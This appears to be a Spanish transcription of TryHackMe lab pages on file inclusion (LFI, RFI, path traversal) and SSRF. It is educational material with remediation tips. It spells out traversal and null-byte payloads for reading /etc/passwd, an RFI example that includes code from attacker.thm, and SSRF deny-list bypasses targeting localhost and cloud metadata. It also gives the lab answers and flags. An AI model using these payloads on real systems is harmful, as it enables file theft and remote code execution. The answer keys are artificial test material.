En este escenario, tenemos el siguiente punto de entrada: `http://webapp.thm/index.php?lang=EN` . Si ingresamos una entrada no válida, como THM , obtenemos el siguiente error

```
Warning: include(languages/THM.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12
```

El mensaje de error revela información importante. Al ingresar THM como entrada, un mensaje de error muestra cómo se ve la función de inclusión: `include(languages/THM.php);` .

Si observa el directorio detenidamente, podemos ver que la función incluye archivos en el directorio de idiomas agrega `.php` al final de la entrada. Por lo tanto, la entrada válida será la siguiente: `index.php?lang=EN` , donde el archivo `EN` se encuentra dentro del directorio `de idiomas dado` y se denomina `EN.php` .

Además, el mensaje de error reveló otra información importante sobre la ruta completa del directorio de la aplicación web, que es `/var/www/html/THM-4/`

Para explotar esto, necesitamos usar el truco `../` , como se describe en la sección de recorrido del directorio, para salir de la carpeta actual. Intentemos lo siguiente:

`http://webapp.thm/index.php?lang=../../../../etc/passwd`

Tenga en cuenta que usamos 4 `../` porque sabemos que la ruta tiene cuatro niveles `/var/www/html/THM-4` . Pero todavía recibimos el siguiente error:

```
Warning: include(languages/../../../../../etc/passwd.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12
```

Parece que podríamos salir del directorio PHP pero aún así, ¡la función `de inclusión` lee la entrada con `.php` al final! Esto nos dice que el desarrollador especifica el tipo de archivo para pasar a la función de inclusión. Para evitar este escenario, podemos usar NULL BYTE, que es `%00` .

El uso de bytes nulos es una técnica de inyección en la que la representación codificada en URL, como `%00` o `0x00,` en hexadecimal con datos proporcionados por el usuario para terminar cadenas. Se podría considerar como un intento de engañar a la aplicación web para que ignore todo lo que viene después del byte nulo.

Al agregar el byte nulo al final de la carga útil, le indicamos a la función `de inclusión` que ignore cualquier cosa después del byte nulo que pueda verse así:

`include("idiomas/../../../../../etc/passwd%00").".php");` que equivale a → `include("idiomas/../../../../../etc/passwd");`

NOTA: el truco `%00` está arreglado y no funciona con PHP 5.3.4 y superiores.

Ahora aplique lo que mostramos en el laboratorio n.° 3 e intente leer los archivos /etc/passwd; responda la pregunta n.° 1 a continuación.

2. En esta sección, el desarrollador decidió filtrar palabras clave para evitar revelar información confidencial. El archivo `/etc/passwd` se está filtrando. Hay dos métodos posibles para evitar el filtro. Primero, usando NullByte `%00` o el truco del directorio actual al final de la palabra clave filtrada `/.` . El exploit será similar a `http://webapp.thm/index.php?lang=/etc/passwd/.` También podríamos usar `http://webapp.thm/index.php?lang=/etc/passwd%00` .

Para que quede más claro, si probamos este concepto en el sistema de archivos usando `cd...` , retrocederemos un paso; sin embargo, si haces `cd .` , Permanece en el directorio actual. De manera similar, si probamos `/etc/passwd/..` , resulta ser `/etc/` y eso se debe a que movimos uno a la raíz. Ahora si probamos `/etc/passwd/.` , el resultado será `/etc/passwd` ya que el punto se refiere al directorio actual.

Ahora aplique esta técnica en el laboratorio n.° 4 y descubra cómo leer /etc/passwd.

3. A continuación, en los siguientes escenarios, el desarrollador comienza a utilizar la validación de entrada filtrando algunas palabras clave. ¡Probemos y revisemos el mensaje de error!

`http://webapp.thm/index.php?lang=../../../../etc/passwd`

¡Tenemos el siguiente error!


```
Warning: include(languages/etc/passwd): failed to open stream: No such file or directory in /var/www/html/THM-5/index.php on line 15
```

Si verificamos el mensaje de advertencia en la sección `include(languages/etc/passwd)` , sabemos que la aplicación web reemplaza `../` con la cadena vacía. Hay un par de técnicas que podemos utilizar para evitar esto.

Primero , podemos enviar la siguiente carga útil para evitarlo: `....//....//....//....//....//etc/passwd`

¿Por qué funcionó esto?

Esto funciona porque el filtro PHP solo coincide y reemplaza la primera cadena de subconjunto `../` encuentra y no hace otra pasada, dejando lo que se muestra a continuación.



Pruebe el laboratorio n.° 5 e intente leer /etc/passwd y omitir el filtro.

4. Finalmente, discutiremos el caso en el que el desarrollador fuerza la inclusión a leer desde un directorio definido. Por ejemplo, si la aplicación web solicita proporcionar una entrada que debe incluir un directorio como: `http://webapp.thm/index.php?lang=languages/EN.php` entonces, para explotar esto, debemos incluir el directorio en la carga útil así: `?lang=languages/../../../../../etc/passwd` .

Pruebe esto en el laboratorio n.° 6 y determine cuál es el directorio que debe estar presente en el campo de entrada.

Responda las siguientes preguntas

Pruebe el laboratorio n.º 3 para leer **/etc/passwd** . ¿Cómo es la solicitud?

/lab3.php?file=../../../../etc/passwd%00 | Respuesta correcta | Pista

¿Qué función está provocando el recorrido del directorio en el laboratorio n.º 4?

file_get_contents | Respuesta correcta

Pruebe el laboratorio n.º 6 y compruebe cuál es el directorio que debe estar en el campo de entrada.

THM-profile | Respuesta correcta

Pruebe el laboratorio n.º 6 y lea **/etc/os-release** . ¿ Cuál es el valor **VERSION_ID** ?

12.04 | Respuesta correcta | Pista

Tarea 6 Inclusión remota de archivos - RFI

Tarea 7 Remediación

Tarea 8 Desafío

Creado por tryhackme y l000g1c
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 82904 usuarios aquí y esta sala tiene 829 días.

Inclusión de archivos

2405

Iniciar AttackBox | Ayuda

Esta sala presenta vulnerabilidades de inclusión de archivos, incluida la inclusión de archivos locales (LFI), la inclusión de archivos remotos (RFI) y el cruce de directorios.

100%

Tarea 1 Introducción

Tarea 2 Implementar la máquina virtual

Tarea 3 Recorrido de ruta

Tarea 4 Inclusión de archivos locales - LFI

Tarea 5 Inclusión de archivos locales - LFI #2

Tarea 6 Inclusión remota de archivos - RFI


Inclusión remota de archivos - RFI

La inclusión remota de archivos (RFI) es una técnica para incluir archivos remotos en una aplicación vulnerable. Al igual que LFI, la RFI ocurre cuando se desinfecta incorrectamente la entrada del usuario, lo que permite a un atacante inyectar una URL externa en la función `de inclusión` . Un requisito para RFI es que la opción `enable_url_fopen` debe estar `activada` .

El riesgo de RFI es mayor que el de LFI, ya que las vulnerabilidades de RFI permiten a un atacante obtener la ejecución remota de comandos (RCE) en el servidor. Otras consecuencias de un ataque RFI exitoso incluyen:

- Divulgación de información confidencial
- Secuencias de comandos entre sitios (XSS)
- Denial of Service (DoS)

Un servidor externo debe comunicarse con el servidor de aplicaciones para que un ataque RFI tenga éxito en el que el atacante aloja archivos maliciosos en su servidor. Luego, el archivo malicioso se inyecta en la función de inclusión mediante solicitudes HTTP y el contenido del archivo malicioso se ejecuta en el servidor de aplicaciones vulnerable.



Pasos de RFI

¡La siguiente figura es un ejemplo de pasos para un ataque RFI exitoso! Digamos que el atacante aloja un archivo PHP en su propio servidor `http://attacker.thm/cmd.txt` donde `cmd.txt` contiene un mensaje impreso `Hola THM` .

```
<?PHP echo "Hello THM"; ?>
```

Primero, el atacante inyecta la URL maliciosa, que apunta al servidor del atacante, como `http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt.` . Si no hay validación de entrada, entonces la URL maliciosa pasa a la función de inclusión. A continuación, el servidor de la aplicación web enviará una solicitud `GET` al servidor malicioso para recuperar el archivo. Como resultado, la aplicación web incluye el archivo remoto en la función de inclusión para ejecutar el archivo PHP dentro de la página y enviar el contenido de la ejecución al atacante. En nuestro caso, la página actual en algún lugar debe mostrar el mensaje `Hola THM` .

Visite la siguiente URL del laboratorio: `http://MACHINE_IP/playground.php` para probar un ataque RFI .

Responda las siguientes preguntas

Mostramos cómo incluir páginas PHP a través de RFI. Investigue cómo obtener la ejecución remota de comandos (RCE) y responda la pregunta en la sección de desafío.

No se necesita respuesta | Pregunta hecha

Tarea 7 Remediación

Tarea 8 Desafío

Creado por tryhackme y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 82904 usuarios aquí y esta sala tiene 829 días.

2405

Inclusión de archivos

Iniciar AttackBox Ayuda

Esta sala presenta vulnerabilidades de inclusión de archivos, incluida la inclusión de archivos locales (LFI), la inclusión de archivos remotos (RFI) y el cruce de directorios.

100%

Tarea 1 Introducción

Tarea 2 Implementar la máquina virtual

Tarea 3 Recorrido de ruta

Tarea 4 Inclusión de archivos locales - LFI

Tarea 5 Inclusión de archivos locales - LFI #2

Tarea 6 Inclusión remota de archivos - RFI

Tarea 7 Remediación

Como desarrollador, es importante conocer las vulnerabilidades de las aplicaciones web, cómo encontrarlas y los métodos de prevención. Para evitar las vulnerabilidades de inclusión de archivos, algunas sugerencias comunes incluyen:

1. Mantenga el sistema y los servicios, incluidos los marcos de aplicaciones web, actualizados con la última versión.
2. Desactive los errores de PHP para evitar filtrar la ruta de la aplicación y otra información potencialmente reveladora.
3. Un firewall de aplicaciones web (WAF) es una buena opción para ayudar a mitigar los ataques a aplicaciones web.
4. Deshabilite algunas funciones de PHP que causan vulnerabilidades de inclusión de archivos si su aplicación web no las necesita, como `enable_url_fopen` on y `enable_url_include` .
5. Analice cuidadosamente la aplicación web y permita solo los protocolos y contenedores PHP que sean necesarios.
6. Nunca confíe en las entradas del usuario y asegúrese de implementar una validación de entrada adecuada para la inclusión de archivos.
7. Implemente listas blancas para nombres y ubicaciones de archivos, así como listas negras.

Responda las siguientes preguntas

¿Listo para los desafíos?

No se necesita respuesta

Pregunta hecha

Tarea 8 Desafío

Creado por tryhackme y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 82904 usuarios aquí y esta sala tiene 829 días.

2405

Inclusión de archivos

Iniciar AttackBox | Ayuda

Esta sala presenta vulnerabilidades de inclusión de archivos, incluida la inclusión de archivos locales (LFI), la inclusión de archivos remotos (RFI) y el cruce de directorios.

100%

- Tarea 1 Introducción
- Tarea 2 Implementar la máquina virtual
- Tarea 3 Recorrido de ruta
- Tarea 4 Inclusión de archivos locales - LFI
- Tarea 5 Inclusión de archivos locales - LFI #2
- Tarea 6 Inclusión remota de archivos - RFI
- Tarea 7 Remediación
- Tarea 8 Desafío

¡Gran trabajo! ¡Ahora aplica las técnicas que has aprendido para capturar las banderas! Familiarizarse con los conceptos básicos de HTTP Web podría ayudarle a completar estos desafíos.

Asegúrese de que la máquina virtual adjunta esté funcionando y luego visite: `http://MACHINE_IP/challenges/index.php`

Pasos para realizar la prueba de LFI

1. Encuentre un punto de entrada que podría ser a través de valores de encabezado `GET` , `POST` , `COOKIE` o HTTP .
2. Ingrese una entrada válida para ver cómo se comporta el servidor web.
3. Introduzca entradas no válidas, incluidos caracteres especiales y nombres de archivos comunes.
4. ¡No confíe siempre en que lo que proporciona en los formularios de entrada sea lo que pretendía! Utilice la barra de direcciones del navegador o una herramienta como Burpsuite.
5. Busque errores al ingresar datos no válidos para revelar la ruta actual de la aplicación web; Si no hay errores, entonces la prueba y error podría ser su mejor opción.
6. ¡Comprenda la validación de entrada y si hay filtros!
7. Pruebe inyectar una entrada válida para leer archivos confidenciales

Responda las siguientes preguntas

Capture Flag1 en /etc/flag1

F1x3d-iNpu7-f0rrn | Respuesta correcta | Pista

Capture Flag2 en /etc/flag2

c00k13_i5_yuMmy1 | Respuesta correcta | Pista

Capture Flag3 en /etc/flag3

P0st_1s_w0rk1in9 | Respuesta correcta | Pista

Obtenga RCE en **Lab #Playground** `/playground.php` con RFI para ejecutar el comando `de nombre de host` . ¿Cuál es la salida?

lfi-vm-thm-f8c5b1a78692 | Respuesta correcta

Creado por tryhackme y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 82904 usuarios aquí y esta sala tiene 829 días.

2141

SSRF

Aprenda a explotar las vulnerabilidades de falsificación de solicitudes del lado del servidor (SSRF), lo que le permitirá acceder a los recursos internos del servidor.

Iniciar AttackBox Ayuda

100%

Tarea 1 ¿Qué es una SSRF?

Resumen de la habitación

En esta sala, aprenderá qué es una SSRF , qué tipo de impacto puede tener, verá algunos ejemplos de ataques SSRF, cómo puede descubrir vulnerabilidades de SSRF, cómo eludir las reglas de entrada y luego tenemos una práctica para usted. contra para probar tus nuevas habilidades.

¿Qué es una SSRF?

SSRF significa falsificación de solicitudes del lado del servidor. Es una vulnerabilidad que permite a un usuario malintencionado hacer que el servidor web realice una solicitud HTTP adicional o editada al recurso elegido por el atacante.

Tipos de SSRF

Hay dos tipos de vulnerabilidad de la SSRF ; el primero es un SSRF normal donde los datos se devuelven a la pantalla del atacante. La segunda es una vulnerabilidad Blind SSRF donde ocurre un SSRF, pero no se devuelve información a la pantalla del atacante.

¿Cuál es el impacto?

Un ataque SSRF exitoso puede resultar en cualquiera de los siguientes:

- Acceso a zonas no autorizadas.
- Acceso a los datos del cliente/organización.
- Capacidad de escalar a redes internas.
- Revelar tokens/credenciales de autenticación.

Responda las siguientes preguntas

¿Qué significa SSRF?

Server-Side Request Forgery — Respuesta correcta

A diferencia de una SSRF normal , ¿cuál es el otro tipo?

Blind — Respuesta correcta

Tarea 2 Ejemplos de la SSRF

Tarea 3 Encontrar una SSRF

Tarea 4 Derrotar las defensas comunes de la SSRF

Tarea 5 Práctica de la SSRF

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71840 usuarios aquí y esta sala tiene 870 días.

SSRF

Iniciar AttackBox | Ayuda

Aprenda a explotar las vulnerabilidades de falsificación de solicitudes del lado del servidor (SSRF), lo que le permitirá acceder a los recursos internos del servidor.

100%

Tarea 1 ¿Qué es una SSRF?

Tarea 2 Ejemplos de la SSRF

Haga clic en el botón **Ver sitio** , que le llevará a través de algunos ejemplos comunes de SSRF , cómo explotarlos e incluso una simulación para ver si puede aprovechar una vulnerabilidad SSRF utilizando lo que ha aprendido.

Ver sitio

Responda las siguientes preguntas

¿Cuál es la bandera del sitio de ejemplos de la SSRF?

THM{SSRF_MASTER}

Respuesta correcta

Pista

Tarea 3 Encontrar una SSRF

Tarea 4 Derrotar las defensas comunes de la SSRF

Tarea 5 Práctica de la SSRF

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71840 usuarios aquí y esta sala tiene 870 días.


SSRF Examples

Instructions

The below example shows how the attacker can have complete control over the page requested by the webserver.
The Expected Request is what the website.thm server is expecting to receive, with the section in red being the URL that the website will fetch for the information.
The attacker can modify the area in red to an URL of their choice. Next

Expected Request

http://website.thm/stock?url=http://api.website.thm/api/stock/item?id=123



Ejemplo de la...

SSRF

Iniciar AttackBox | Ayuda

Aprenda a explotar las vulnerabilidades de falsificación de solicitudes del lado del servidor (SSRF), lo que le permitirá acceder a los recursos internos del servidor.

100%

Tarea 1 ¿Qué es una SSRF?

Tarea 2 Ejemplos de la SSRF

Haga clic en el botón **Ver sitio** , que le llevará a través de algunos ejemplos comunes de SSRF , cómo explotarlos e incluso una simulación para ver si puede aprovechar una vulnerabilidad SSRF utilizando lo que ha aprendido.

Ver sitio

Responda las siguientes preguntas

¿Cuál es la bandera del sitio de ejemplos de la SSRF?

THM{SSRF_MASTER}

Respuesta correcta

Pista

Tarea 3 Encontrar una SSRF

Tarea 4 Derrotar las defensas comunes de la SSRF

Tarea 5 Práctica de la SSRF

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71840 usuarios aquí y esta sala tiene 870 días.

SSRF Examples


Instructions

The below example shows how an attacker can still reach the /api/user page with only having control over the path by utilising directory traversal. When website.thm receives ../ this is a message to move up a directory which removes the /stock portion of the request and turns the final request into /api/user

Next

Expected Request

http://website.thm/stock?url=/item?id=123



Ejemplo de la...

SSRF

Iniciar AttackBox | Ayuda

Aprenda a explotar las vulnerabilidades de falsificación de solicitudes del lado del servidor (SSRF), lo que le permitirá acceder a los recursos internos del servidor.

100%

Tarea 1 ¿Qué es una SSRF?

Tarea 2 Ejemplos de la SSRF

Haga clic en el botón **Ver sitio** , que le llevará a través de algunos ejemplos comunes de SSRF , cómo explotarlos e incluso una simulación para ver si puede aprovechar una vulnerabilidad SSRF utilizando lo que ha aprendido.

Ver sitio

Responda las siguientes preguntas

¿Cuál es la bandera del sitio de ejemplos de la SSRF?

THM{SSRF_MASTER}

Respuesta correcta

Pista

Tarea 3 Encontrar una SSRF

Tarea 4 Derrotar las defensas comunes de la SSRF

Tarea 5 Práctica de la SSRF

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71840 usuarios aquí y esta sala tiene 870 días.


SSRF Examples

Instructions

In this example, the attacker can control the server's subdomain to which the request is made. Take note of the payload ending in &x= being used to stop the remaining path from being appended to the end of the attacker's URL and instead turns it into a parameter (?x=) on the query string. Next

Expected Request

http://website.thm/stock?server=api&id=123



Ejemplo de la...

SSRF

Iniciar AttackBox | Ayuda

Aprenda a explotar las vulnerabilidades de falsificación de solicitudes del lado del servidor (SSRF), lo que le permitirá acceder a los recursos internos del servidor.

100%

Tarea 1 ¿Qué es una SSRF?

Tarea 2 Ejemplos de la SSRF

Haga clic en el botón **Ver sitio** , que le llevará a través de algunos ejemplos comunes de SSRF , cómo explotarlos e incluso una simulación para ver si puede aprovechar una vulnerabilidad SSRF utilizando lo que ha aprendido.

Ver sitio

Responda las siguientes preguntas

¿Cuál es la bandera del sitio de ejemplos de la SSRF?

THM{SSRF_MASTER}

Respuesta correcta

Pista

Tarea 3 Encontrar una SSRF

Tarea 4 Derrotar las defensas comunes de la SSRF

Tarea 5 Práctica de la SSRF

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71840 usuarios aquí y esta sala tiene 870 días.

SSRF Examples

Instructions

Going back to the original request, the attacker can instead force the webserver to request a server of the attacker's choice. By doing so, we can capture request headers that are sent to the attacker's specified domain. These headers could contain authentication credentials or API keys sent by website.thm (that would normally authenticate to api.website.thm). Next

Expected Request

http://website.thm/stock?url=http://api.website.thm/api/stock/item?id=123

Ejemplo de la...

2141

SSRF

Aprenda a explotar las vulnerabilidades de falsificación de solicitudes del lado del servidor (SSRF), lo que le permitirá acceder a los recursos internos del servidor.

100%

Tarea 1 ¿Qué es una SSRF?

Tarea 2 Ejemplos de la SSRF

Tarea 3 Encontrar una SSRF

Las posibles vulnerabilidades SSRF se pueden detectar en aplicaciones web de muchas maneras diferentes. A continuación se muestra un ejemplo de cuatro lugares comunes para buscar:

Cuando se utiliza una URL completa en un parámetro de la barra de direcciones:

https://website.thm/form?server=http://server.website.thm/store

Un campo oculto en un formulario:

```
<form method="post" action="/form">
    <input type="hidden" name="server" value="http://server.website.thm/store">
    <div>Your Name:</div>
    <div><input name="client_name"></div>
    <div>Your Email:</div>
    <div><input name="client_email"></div>
    <div>Your Message:</div>
    <div><textarea name="client_message"></textarea></div>
</form>
```

Una URL parcial, como solo el nombre de host:

https://website.thm/form?server=api

O quizás sólo la ruta de la URL:

https://website.thm/form?dst=/forms/contact

Algunos de estos ejemplos son más fáciles de explotar que otros, y aquí es donde se necesitarán muchas pruebas y errores para encontrar una carga útil que funcione.

Si trabaja con un SSRF ciego donde no se le refleja ningún resultado, necesitará usar una herramienta de registro HTTP externa para monitorear solicitudes como requestbin.com, su propio servidor HTTP o el cliente colaborador de Burp Suite.

Responda las siguientes preguntas

¿Qué sitio web se puede utilizar para capturar solicitudes HTTP de un servidor?

requestbin.com | Respuesta correcta

Tarea 4 Derrotar las defensas comunes de la SSRF

Tarea 5 Práctica de la SSRF

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71840 usuarios aquí y esta sala tiene 870 días.

2141

SSRF

Aprenda a explotar las vulnerabilidades de falsificación de solicitudes del lado del servidor (SSRF), lo que le permitirá acceder a los recursos internos del servidor.

100%

Tarea 1 ¿Qué es una SSRF?

Tarea 2 Ejemplos de la SSRF

Tarea 3 Encontrar una SSRF

Tarea 4 Derrotar las defensas comunes de la SSRF

Los desarrolladores más conocedores de la seguridad y conscientes de los riesgos de las vulnerabilidades SSRF pueden implementar comprobaciones en sus aplicaciones para asegurarse de que el recurso solicitado cumpla con reglas específicas. Generalmente existen dos enfoques para esto: una lista de denegación o una lista de permitidos.

Lista de denegación

Una lista de denegación es donde se aceptan todas las solicitudes, excepto los recursos especificados en una lista o que coincidan con un patrón particular. Una aplicación web puede emplear una lista de denegación para proteger puntos finales, direcciones IP o dominios confidenciales del acceso del público y al mismo tiempo permitir el acceso a otras ubicaciones. Un punto final específico para restringir el acceso es el localhost, que puede contener datos de rendimiento del servidor u otra información confidencial, por lo que nombres de dominio como localhost y 127.0.0.1 aparecerían en una lista de denegación. Los atacantes pueden eludir una lista de denegación utilizando referencias de host local alternativas como 0, 0.0.0.0, 0000, 127.1, 127.*.*.*, 2130706433, 017700000001 o subdominios que tienen un registro DNS que se resuelve en la dirección IP 127.0.0.1. como 127.0.0.1.nip.io.

Además, en un entorno de nube, sería beneficioso bloquear el acceso a la dirección IP 169.254.169.254, que contiene metadatos para el servidor de nube implementado, incluida información posiblemente confidencial. Un atacante puede evitar esto registrando un subdominio en su propio dominio con un registro DNS que apunte a la dirección IP 169.254.169.254.

Lista de permitidos

Una lista de permitidos es donde se rechazan todas las solicitudes a menos que aparezcan en una lista o coincidan con un patrón particular, como una regla que establece que una URL utilizada en un parámetro debe comenzar con **https://website.thm.** Un atacante podría eludir rápidamente esta regla creando un subdominio en su nombre de dominio, como https://website.thm.attackers-domain.thm. La lógica de la aplicación ahora permitiría esta entrada y permitiría a un atacante controlar la solicitud HTTP interna .

Abrir redireccionamiento

Si los bypass anteriores no funcionan, hay un truco más bajo la manga del atacante: la redirección abierta. Una redirección abierta es un punto final en el servidor donde el visitante del sitio web es redirigido automáticamente a otra dirección del sitio web. Tomemos, por ejemplo, el enlace https://website.thm/link?url=https://tryhackme.com. Este punto final se creó para registrar la cantidad de veces que los visitantes hicieron clic en este enlace con fines publicitarios/de marketing. Pero imaginemos que hubiera una posible vulnerabilidad SSRF con reglas estrictas que solo permitieran URL que comenzaran con https://website.thm/. Un atacante podría utilizar la función anterior para redirigir la solicitud HTTP interna a un dominio de su elección.

Responda las siguientes preguntas

¿Qué método se puede utilizar para eludir reglas estrictas?

Open Redirect — Respuesta correcta

¿Qué dirección IP puede contener datos confidenciales en un entorno de nube?

169.254.169.254 — Respuesta correcta

¿Qué tipo de lista se utiliza para **permitir** sólo determinadas entradas?

Allow List — Respuesta correcta

¿ Qué tipo de lista se utiliza para **detener** determinada entrada?

Deny List — Respuesta correcta

Tarea 5 Práctica de la SSRF

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71840 usuarios aquí y esta sala tiene 870 días.

SSRF

2141

Aprenda a explotar las vulnerabilidades de falsificación de solicitudes del lado del servidor (SSRF), lo que le permitirá acceder a los recursos internos del servidor.

